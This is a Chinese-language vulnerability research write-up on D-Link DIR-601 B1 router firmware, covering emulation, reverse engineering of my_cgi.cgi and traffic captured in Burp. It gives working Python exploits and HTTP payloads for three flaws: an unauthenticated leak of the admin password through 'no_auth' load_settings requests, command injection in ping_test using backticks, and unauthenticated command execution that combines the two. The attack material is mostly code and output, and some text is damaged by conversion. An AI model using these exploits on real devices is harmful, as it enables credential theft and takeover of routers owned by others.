

DIR601B1固件

基础分析

binwalk看一下固件的基础信息

```
iot@research: ~/Desktop/DIR$ binwalk DIR601B1_FW202NAb01.bin
```

DECIMAL	HEXADECIMAL	DESCRIPTION
84	0x54	uImage header, header size: 64 bytes, header CRC: 0x48F69FF5, created: 2014-11-11 07:45:05, image size: 819656 bytes, Data Address: 0x80002000, Entry Point: 0x801AC9F0, data CRC: 0xDBFB8DA6, OS: Linux, CPU: MIPS , image type: OS Kernel Image, compression type: lzma, image name: "Linux Kernel Image"
148	0x94	LZMA compressed data, properties: 0x5D, dictionary size: 8388608 bytes, uncompressed size: 2386252 bytes
917588	0xE0054	Squashfs filesystem , little endian version 4.0, compression: lzma, size: 2814942 bytes, 389 inodes, blocksize: 16384 bytes, created: 2014-11-11 07:46:22

得知固件是mips的小端序，文件系统为squashfs，再binwalk -Me 解压这个固件
先用FirmAE 调试模式模拟这个固件，选2进入这个固件的shell模式

```
iot@research: ~/tools/FirmAE
```

File Edit View Search Terminal Help

```
[+] Web service on 192.168.0.1
[+] Run debug!
Creating TAP device tap15_0...
Set 'tap15_0' persistent and owned by uid 0
Bringing up TAP device...
Starting emulation of firmware... 192.168.0.1 true true 8.176231597 9.264237047
[*] firmware - DIR601B1_FW202NAb01
[*] IP - 192.168.0.1
[*] connecting to netcat (192.168.0.1:31337)
[+] netcat connected
```

```
-----
|           FirmAE Debugger           |
-----
```

```
1. connect to socat
2. connect to shell
3. tcpdump
4. run gdbserver
5. file transfer
6. exit
> 2
Trying 192.168.0.1...
Connected to 192.168.0.1.
Escape character is '^]'.

/ #
```


firmwalker-pro-max信息

```
----- admin -----  
/mnt/nvram.default:admin_level=1  
/mnt/nvram.default:admin_user_name=admin  
/mnt/nvram.default:admin_user_pwd=
```

这里告诉了我们固件的初始密码（这是没有设置初始密码的时候）

敏感信息泄露漏洞

用burp自带的浏览器打开192.168.0.1，发现需要密码登录



思路一

此时我们也不知道密码是什么，于是想着随便输一串密码，用burp抓个包看看能不能或许到什么信息

看到抓到了四个POST请求的包，且都返回了200

Seq	IP	Method	URI	Status	Size	Content-Type	Response	Time	Size
224	http://192.168.0.1	POST	/my_cgi.cgi?0.37839108979994274	✓	200	484 XML cgi	192.168.0.1	19:04:44.2...	8080
225	http://192.168.0.1	POST	/my_cgi.cgi?0.7960088206509286	✓	200	230 XML cgi	192.168.0.1	19:04:52.2...	8080
236	http://192.168.0.1	POST	/my_cgi.cgi?0.17127838986024724	✓	200	351 XML cgi	192.168.0.1	19:04:52.2...	8080
237	http://192.168.0.1	POST	/my_cgi.cgi?0.6103663990146977	✓	200	295 XML cgi	192.168.0.1	19:04:52.2...	8080

我们从第一个开始一个一个点进去看一下

Request

```
1 POST /my_cgi.cgi? HTTP/1.1
2 Host: 192.168.0.1
3 Content-Length: 153
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.6099.71 Safari/537.36
5 Content-Type: application/x-www-form-urlencoded
6 Accept: */*
7 Origin: http://192.168.0.1
8 Referer: http://192.168.0.1/login_real.htm
9 Accept-Encoding: gzip, deflate, br
10 Accept-Language: en-US,en;q=0.9
11 Connection: close
12
13 request=no_auth&request=load_settings&table_name=get_restore_default&table_name=create_auth_pic&table_name=graph_auth&table_name=
fw_ver&table_name=hw_ver
```

Response

```
1 HTTP/1.1 200 OK
2 Content-type: text/xml
3 Connection: close
4 Date: Sat, 01 Jan 2011 00:11:17 GMT
5 Server: lighttpd/1.4.28
6 Content-Length: 339
7
8 <?xml version="1.0" encoding="UTF-8"?>
<root>
  <login_level>
    1
  </login_level>
  <restore_default>
    0
  </restore_default>
  <show_authid>
    b9da9
  </show_authid>
  <graph_auth>
    <graph_auth_enable>
      0
    </graph_auth_enable>
  </graph_auth>
  <fw_ver>
    2.02NA
  </fw_ver>
  <build_ver>
    01
  </build_ver>
  <fw_date>
    Tue, 11 Nov 2014
  </fw_date>
  <fw_region>
    NA
  </fw_region>
  <hw_ver>
    01
  </hw_ver>
</root>
```

我们发现, "no-auth"没有认证字样, 且table_name的参数信息都打印在了返回包中, 那么我们猜测: 是不是我们在没有认证的情况下, 把table_name的参数改成我们想要的用户名和密码就能得到账户和密码信息呢, 如果是的话这就是个信息泄露的漏洞点了, 带着猜测我们接着看下面的抓包内容

Request


```
1 POST /my_cgi.cgi? HTTP/1.1
2 Host: 192.168.0.1
3 Content-Length: 78
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.6099.71 Safari/537.36
5 Content-Type: application/x-www-form-urlencoded
6 Accept: */*
7 Origin: http://192.168.0.1
8 Referer: http://192.168.0.1/login_real.htm
9 Accept-Encoding: gzip, deflate, br
10 Accept-Language: en-US,en;q=0.9
11 Connection: close
12
13 request=login&admin_user_name=YWRtaW4A&admin_user_pwd=MTIzNDU2Nzg5&user_type=0
```

Response


```
1 HTTP/1.1 200 OK
2 Content-type: text/xml
3 Connection: close
4 Date: Sat, 01 Jan 2011 00:11:26 GMT
5 Server: lighttpd/1.4.28
6 Content-Length: 86
7
8 <?xml version="1.0" encoding="UTF-8"?>
<root>
  <redirect_page>
    back
  </redirect_page>
</root>
```

我们发现同样是请求的my_cgi.cgi, 但是request的参数变成了login, 且出现了admin_user_name 和 admin_user_pwd可疑字样, 结合之前的table_name, 这里我们猜测是不是把table_name里面的参数改成admin_user_name 和 admin_user_pwd就可以在返回包打印出来呢? 尝试一下

在此之前我们决定再看一下后面两个请求包, 发现只要是请求了my_cgi.cgi, 且request=no_auth, table_name参数的信息就会被返回包所打印出来



只找到了这一处，点进去看一下交叉引用到哪里了





第二个交叉引用点，我们结合burp抓到的返回包是有打印什么信息的，而第二个没有打印操作，所以我们暂不分析，而第一个交叉引用点有打印信息的操作，我们先分析一下它都打印了什么，与抓到的包作个对比

```
if ( a4 )
{
    if ( v8 )
        sprintf(
            a2,
            "<?xml version=\"1.0\" encoding=\"utf-8\"?><soap:Envelope xmlns:xsi=\"http://www.w3.org/2001/XMLSchema-instance\" \"
            \" xmlns:xsd=\"http://www.w3.org/2001/XMLSchema\" xmlns:soap=\"http://schemas.xmlsoap.org/soap/envelope/\"><soap:B
            \"ody><SetDeviceSettingsResponse xmlns=\"http://purenetworks.com/HNAP1/\"><SetDeviceSettingsResult>%s</SetDeviceSe
            \"ttingsResult></SetDeviceSettingsResponse></soap:Body></soap:Envelope>\",
            \"OK\");
    else
        sprintf(
            a2,
            "<?xml version=\"1.0\" encoding=\"utf-8\"?><soap:Envelope xmlns:xsi=\"http://www.w3.org/2001/XMLSchema-instance\" \"
            \" xmlns:xsd=\"http://www.w3.org/2001/XMLSchema\" xmlns:soap=\"http://schemas.xmlsoap.org/soap/envelope/\"><soap:B
            \"ody><SetDeviceSettingsResponse xmlns=\"http://purenetworks.com/HNAP1/\"><SetDeviceSettingsResult>%s</SetDeviceSe
            \"ttingsResult></SetDeviceSettingsResponse></soap:Body></soap:Envelope>\",
            \"ERROR\");
}
return v8;
```

经过分析后，它是将"OK"或者"ERROR"打印出来，那么我们所抓到的包并没有是返回这两个字符的

那么我们再想，既然有回显，那么我们去找回显出来的关键字，比如hw_ver





我们交叉引用到了load_settings这个函数中，我们往回看load_settings这不就是第二个request的参数嘛，那么我们思考，要想打印出来table_name参数信息，load_settings这个参数不能少load_settings这个函数主要是对比各个字符串，然后再打印其信息，也就是说，table_name传什么参数，它就会打印哪个参数的信息

```

50     if ( !strcmp(a2 + 32, "wps_status") )
51     {
52         v10 = get_wps_status;
53         goto LABEL_72;
54     }
55     if ( !strcmp(a2 + 32, "create_auth_pic") )
56     {
57         v10 = (int (*)( ))&create_auth_pic;
58         goto LABEL_72;

```

这里也发现了个图片验证码的信息，只要把table_name的参数改为create_auth_pic即可获得验证码



那么我们接下来就该找密码的参数到底是怎么定义的了

我们接着追溯一下load_settings这个函数的上层引用，一直追溯到main函数中

```

v26 = 1;
if ( !strcmp(&v50[633 * v32 + 32], "admin_user") )
    goto LABEL_98;
if ( !strcmp(&v50[633 * v32 + 32], "user_user") )
{
    v26 = 1;

```

至此我们找到了这两个参数信息，我们尝试把table_name的参数改为这两个，看看能不能打印出来什么有用信息

Request

PrettyRawHex

1POST /my.cgi.cgi?0.37839108979994274 HTTP/1.1

2Host: 192.168.0.1

3Content-Length: 80

4User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.6099.71 Safari/537.36

5Content-Type: application/x-www-form-urlencoded

6Accept: */*

7Origin: http://192.168.0.1

8Referer: http://192.168.0.1/login_real.htm

9Accept-Encoding: gzip, deflate, br

10Accept-Language: en-US,en;q=0.9

11Connection: close

12

13request=no_auth&request=load_settings&table_name=admin_user&table_name=user_user

Response

PrettyRawHexRender

1HTTP/1.1 200 OK

2Content-type: text/xml

3Connection: close

4Date: Sat, 01 Jan 2011 01:41:04 GMT

5Server: lighttpd/1.4.28

6Content-Length: 305

7

8<?xml version="1.0" encoding="UTF-8"?>

9<root>

10<admin_user>

11<admin_user_name>

12admin

13</admin_user_name>

14<admin_user_pwd>

15admin123456

16</admin_user_pwd>

17<admin_level>

181

19</admin_level>

20</admin_user>

21<user_user>

22<user_user_name>

23user

24</user_user_name>

25<user_user_pwd>

26</user_user_pwd>

27<user_level>


280

29</user_level>

30</user_user>

31</root>

至此我们找到了当是admin的时候，admin_level=1，admin_user_pwd=admin123456，当是user的时候，user_level=0,user_user_pwd=，这时看来确实是敏感信息泄露漏洞。



果然登录成功了

EXP

```
import requests

ip = "192.168.0.1:80"
payload = "admin_user"


url = "http://" + ip + "/my.cgi.cgi"
Headers = {"Referer": "http://" + ip + "/login_real.htm"}
```




```
Data = "request=no_auth&request=load_settings&table_name="+payload+"
response = requests.post(url, headers=Headers, data=Data)
print(response.text)
```

命令执行漏洞

看到ping的框，DNA在动，尝试先正常输入一个ip会显示什么




那么再看一下输入带命令的会怎么样



这里可以知道，并不会在界面上有回显，0表示success，2表示unknown host

我们看一下shell模式里的www/下面有没有aaa.htm这个文件



发现确实存在但是没内容，难道没有写的权限嘛？



看了一下IDA关于这里的伪代码，发现好像也没什么过滤，只是执行了命令后写到了/tmp/ping_result里面，再读这个文件查看有没有执行结果，最后会删掉这个临时文件


```

1 int __fastcall ping_test(int a1)
2 {
3     int v2; // $s0
4     FILE *v3; // $s1
5     char v5[80]; // [sp+18h] [-150h] BYREF
6     char v6[256]; // [sp+68h] [-100h] BYREF
7
8     memset(v5, 0, sizeof(v5));
9     sprintf(v5, "ping -c 1 %s > %s", (const char *)(a1 + 665), "/tmp/ping_result");
10    v2 = 3;
11    system(v5);
12    v3 = fopen("/tmp/ping_result", "r");
13    if ( v3 )
14    {
15        memset(v6, 0, sizeof(v6));
16        fread(v6, 0x100u, 1u, v3);
17        if ( strstr(v6, "transmitted") )
18            v2 = strstr(v6, "100% packet loss") != 0;
19        else
20            v2 = 2 - (strstr(v6, "PING") != 0);
21        fclose(v3);
22    }
23    unlink("/tmp/ping_result");
24    output_xml_header();
25    printf("<root>");
26    printf("<ping_result>%d</ping_result>", v2);
27    return printf("</root>");
28 }

```


这时候请出我们的老演员反双引号和

()![[*Pastedimage20240728004707.png*]]显示成功了，去shell看一下有没有内容![[*Pastedimage20240728*

()返回了2，并没有写进去

再lighttpd找了一下有没有什么规则，好像并没有什么规则，于是试了一下.txt能不能打开，发现

也可以在web端访问



The screenshot shows a web browser window with two tabs. The active tab is titled '192.168.0.1/aaa.txt'. The address bar shows '192.168.0.1/aaa.txt' with a 'Not secure' warning. The main content area displays a list of system processes in a table format.

PID	Uid	VmSize	Stat	Command
1	root	900	S	init
2	root		SW	[kthreadd]
3	root		SW	[ksoftirqd/0]
4	root		SW	[kworker/0:0]
5	root		SW<	[kworker/0:0H]
6	root		SW	[kworker/u2:0]
7	root		SW<	[khelper]
8	root		SW	[khungtaskd]
9	root		SW<	[writeback]
10	root		SWN	[ksmd]
11	root		SW<	[crypto]
12	root		SW<	[bioset]
13	root		SW<	[kblockd]
14	root		SW<	[ata_sff]
15	root		SW<	[cfg80211]

EXP

```
import requests

ip = "192.168.0.1"
payload = "`ps>aaa.htm`"

url = "http://" + ip + "/my_cgi.cgi"
Headers = {"Referer": "http://" + ip + "/tools_vct.htm"}
Data = "request=ping_test&ip_addr="+payload+"
requests.post(url, headers=Headers, data=Data)

url1 = "http://" + ip + "/aaa.htm"
response = requests.get(url1)
print(response.text)
```

未授权

根据之前的敏感信息泄露以及命令执行相结合来看，猜测只要request的参数有no_auth，那么就做到了未授权

直接测试一下，在不登陆的状态下，在命令执行的exp中的Data加上request=no_auth

```
import requests

ip = "192.168.0.1"
payload = "`ps>aaa.htm`"

url = "http://" + ip + "/my_cgi.cgi"
Headers = {"Referer": "http://" + ip + "/tools_vct.htm"}
Data = "request=no_auth&request=ping_test&ip_addr="+payload+"
requests.post(url, headers=Headers, data=Data)

url1 = "http://" + ip + "/aaa.htm"
response = requests.get(url1)
print(response.text)
```

```
/www # cat aaa.htm
PID  Uid  VmSize Stat Command
1 root      900 S    init
2 root      SW    [kthreadd]
3 root      SW    [ksoftirqd/0]
4 root      SW    [kworker/0:0]
5 root      SW<   [kworker/0:0H]
6 root      SW    [kworker/u2:0]
7 root      SW<   [khelper]
8 root      SW    [khungtaskd]
9 root      SW<   [writeback]
10 root     SWN    [ksmd]
11 root     SW<   [crypto]
12 root     SW<   [bioset]
13 root     SW<   [kblockd]
14 root     SW<   [ata sff]
15 root     SW<   [cfg80211]
16 root     SW    [kworker/0:1]
17 root     SW    [kswapd0]
18 root     SW    [fsnotify_mark]
35 root     SW    [scsi_eh_0]
36 root     SW<   [scsi_tmf_0]
37 root     SW    [scsi_eh_1]
38 root     SW<   [scsi_tmf_1]

~/Desktop/DIR/_DIR601B1_FW202NAb01.bin.extracted$ python exp_no_auth.py
VmSize Stat Command
900 S    init
SW    [kthreadd]
SW    [ksoftirqd/0]
SW    [kworker/0:0]
SW<   [kworker/0:0H]
SW    [kworker/u2:0]
SW<   [khelper]
SW    [khungtaskd]
SW<   [writeback]
SWN    [ksmd]
SW<   [crypto]
